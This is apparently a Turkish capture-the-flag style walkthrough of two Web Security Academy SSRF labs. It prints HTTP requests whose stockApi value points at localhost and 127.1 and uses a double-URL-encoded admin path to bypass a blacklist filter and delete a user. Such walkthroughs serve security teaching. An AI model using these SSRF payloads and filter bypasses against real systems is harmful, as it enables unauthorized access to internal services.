Sec-CH-UA: "Chromium";v="127", "Not(A.Brand";v="99"

Content-Type: application/x-www-form-urlencoded

Accept-Language: tr-TR

Sec-CH-UA-Mobile: 10

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

Sec-CH-UA-Platform: "Windows"

Accept: */*

Origin: https://0ace0073034ebc4b0a4a348001700b9.web-security-academy.net

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://0ace0073034ebc4b0a4a348001700b9.web-security-academy.net/product/productId=1

Accept-Encoding: gzip, deflate, br

Priority: u=1, i

stockApi=http://localhost/admin

Response

WebSecurity Academy

Basic SSRF against the local server

[Back to lab description >>](#)

[Home](#) | [Admin](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

HTML Cevabını okuduğumuzda:

```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
  
```

İle karşılaşıyoruz ve localhost/admin/delete?username=carlos yaptığımızda iste labaratuvarı tamamlayacağız.

```
Accept: */*
Origin: https://0ace0073034ebc4b80a4a348001700b9.web-security
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ace0073034ebc4b80a4a348001700b9.web-security-academy
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost/admin/admin/delete?username=carlos
```

3-

Lab: SSRF with blacklist-based input filter

PRACTITIONER

LAB

Not solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Burada dendiği üzere uygulamadaki stok özelliği iç sistemden veri çekiyor. Bu laboratuvarı çözebilmek adına admin'e erişip carlos'u silmemiz gerekiyor. Ancak farklı olarak geliştirici SSRF'i engelleyebilmek adına bir kaç koruma koymuş ve bunu geçmemiz gerekli.

Siteden yine ve yine stokları görebilmek adına tıkladığımız "Check stock" tuşuna tıklayarak isteğimizi yakalıyoruz.

Description:

You knew one day this would finally come, and thanks to a small group of tea drinkers it has. We bring you the waterproof tea bag.

Feedback from the tea drinkers society indicated that more people wanted to save money, and be conscious of the effect discarded tea bags could have on the environment. For generations now these environmentalist scimpers have been hanging their bags out to dry in order to re-use them at a later time. This is no longer necessary as these tea bags are 100% fully waterproof, they will be ready to use as many times as you like with little input or effort from you.

This is welcome news for those teapot users who have been riddled with guilt over the number of bags they use per pot. It is now of no relevance whatsoever how many they use, as they will all come out completely dry and ready to use again.

You can imagine these bags are a firm favorite with weak tea drinkers, for those who like a bit of a kick to their cuppa the bags have a handy resealable opening at the top. Just empty out the leaves, let them infuse and then decant back into the waterproof bag. Hey presto, ready to use again another day. Be ahead of the rest, this is an environmentally, and economically sound purchase not to be missed.

London

Check stock

```
1 POST /product/stock HTTP/2
2 Host: 0a5700880359ae4a815d582800e80055.web-security-academy.net
3 Cookie: session=aaFpFIvHtYcS97oDPYXeuVIDqac5JYg
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="127", "Not(A)Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
  Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin:
  https://0a5700880359ae4a815d582800e80055.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
  https://0a5700880359ae4a815d582800e80055.web-security-academy.net/
  product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=
  http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fche
  ck%3FproductId%3D1%26storeId%3D1
```

Burada StockAPI kısmına localhost yazıyoruz.

Response

| Pretty | Raw | Hex | Render |
|--------|---|-----|--------|
| 1 | HTTP/2 400 Bad Request | | |
| 2 | Content-Type: application/json; charset=utf-8 | | |
| 3 | X-Frame-Options: SAMEORIGIN | | |
| 4 | Content-Length: 51 | | |
| 5 | | | |
| 6 | "External stock check blocked for security reasons" | | |

Cevap olarak güvenlik adına bloklandığı yazıyor. Bunun yerine 127.0.0.1 ya da 127.1 yazabiliriz. Şimdilik 127.0.0.1 denenecek.

Response

| Pretty | Raw | Hex | Render |
|--------|---|-----|--------|
| 1 | HTTP/2 400 Bad Request | | |
| 2 | Content-Type: application/json; charset=utf-8 | | |
| 3 | X-Frame-Options: SAMEORIGIN | | |
| 4 | Content-Length: 51 | | |
| 5 | | | |
| 6 | "External stock check blocked for security reasons" | | |

Yine aynı cevabı alıyoruz bu yüzden 127.1 deneycez.

Response

| Pretty | Raw | Hex | Render |
|--------|---|-----|--------|
| 1 | HTTP/2 400 Bad Request | | |
| 2 | Content-Type: application/json; charset=u | | |
| 3 | X-Frame-Options: SAMEORIGIN | | |
| 4 | Content-Length: 19 | | |
| 5 | | | |
| 6 | "Missing parameter" | | |

Farklı bir cevap aldık ve bunun engellenmediğini gördük! Şimdi /admin'e erişmeyi deneyebiliriz.

Response

| Pretty | Raw | Hex | Render |
|--------|---|-----|--------|
| 1 | HTTP/2 400 Bad Request | | |
| 2 | Content-Type: application/json; charset=utf-8 | | |
| 3 | X-Frame-Options: SAMEORIGIN | | |
| 4 | Content-Length: 51 | | |
| 5 | | | |
| 6 | "External stock check blocked for security reasons" | | |

Cevap olarak yine engellendiğini gördük. Bunu geçmek adına admin'i url encode etmemiz gerekiyor. Bunun için "Hackvector" adlı bir tool kullandım.

Response

| Pretty | Raw | Hex | Render | Hackvector |
|--------|---|-----|--------|------------|
| 1 | HTTP/2 400 Bad Request | | | |
| 2 | Content-Type: application/json; charset=utf-8 | | | |
| 3 | X-Frame-Options: SAMEORIGIN | | | |
| 4 | Content-Length: 51 | | | |
| 5 | | | | |
| 6 | "External stock check blocked for security reasons" | | | |

Cevap olarak yine bloklandık ancak son bir kez daha url encode edicez...

```
Origin:
https://0a9700880399ae4a819d982800e80055.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a9700880399ae4a819d982800e80055.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=
http%3A%2F%2F127.1%2F%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45
```

Şimdi tekrardan cevabımızı gönderelim:

```
<section>
  <h1>
    Users
  </h1>
  <div>
    <span>carlos - </span>
    <a href="/admin/delete?username=carlos">Delete</a>
  </div>
</section>
```

Bize gelen cevap filtelenmedi! Dolayısı ile başarılı bir şekilde güvenliği geçtik. Şimdi ise bu parametreleri ekleyerek bu görevi tamamlayabiliriz.

Response

| Pretty | Raw | Hex | Render | Hackvector |
|---|-----|-----|--------|------------|
| HTTP/2 302 Found | | | | |
| Location: /admin | | | | |
| Set-Cookie: session=a7jbdNpE09ZuWZbHbr2BTLN6zNbYKBKC; Secure; HttpOnly; SameSite=None | | | | |
| X-Frame-Options: SAMEORIGIN | | | | |
| Content-Length: 0 | | | | |

Başarılı bir sonuç olarak labaratuvarımızı tamamladık:



SSRF with blacklist-based input filter

[Back to lab description](#) >>

Congratulations, you solved the lab!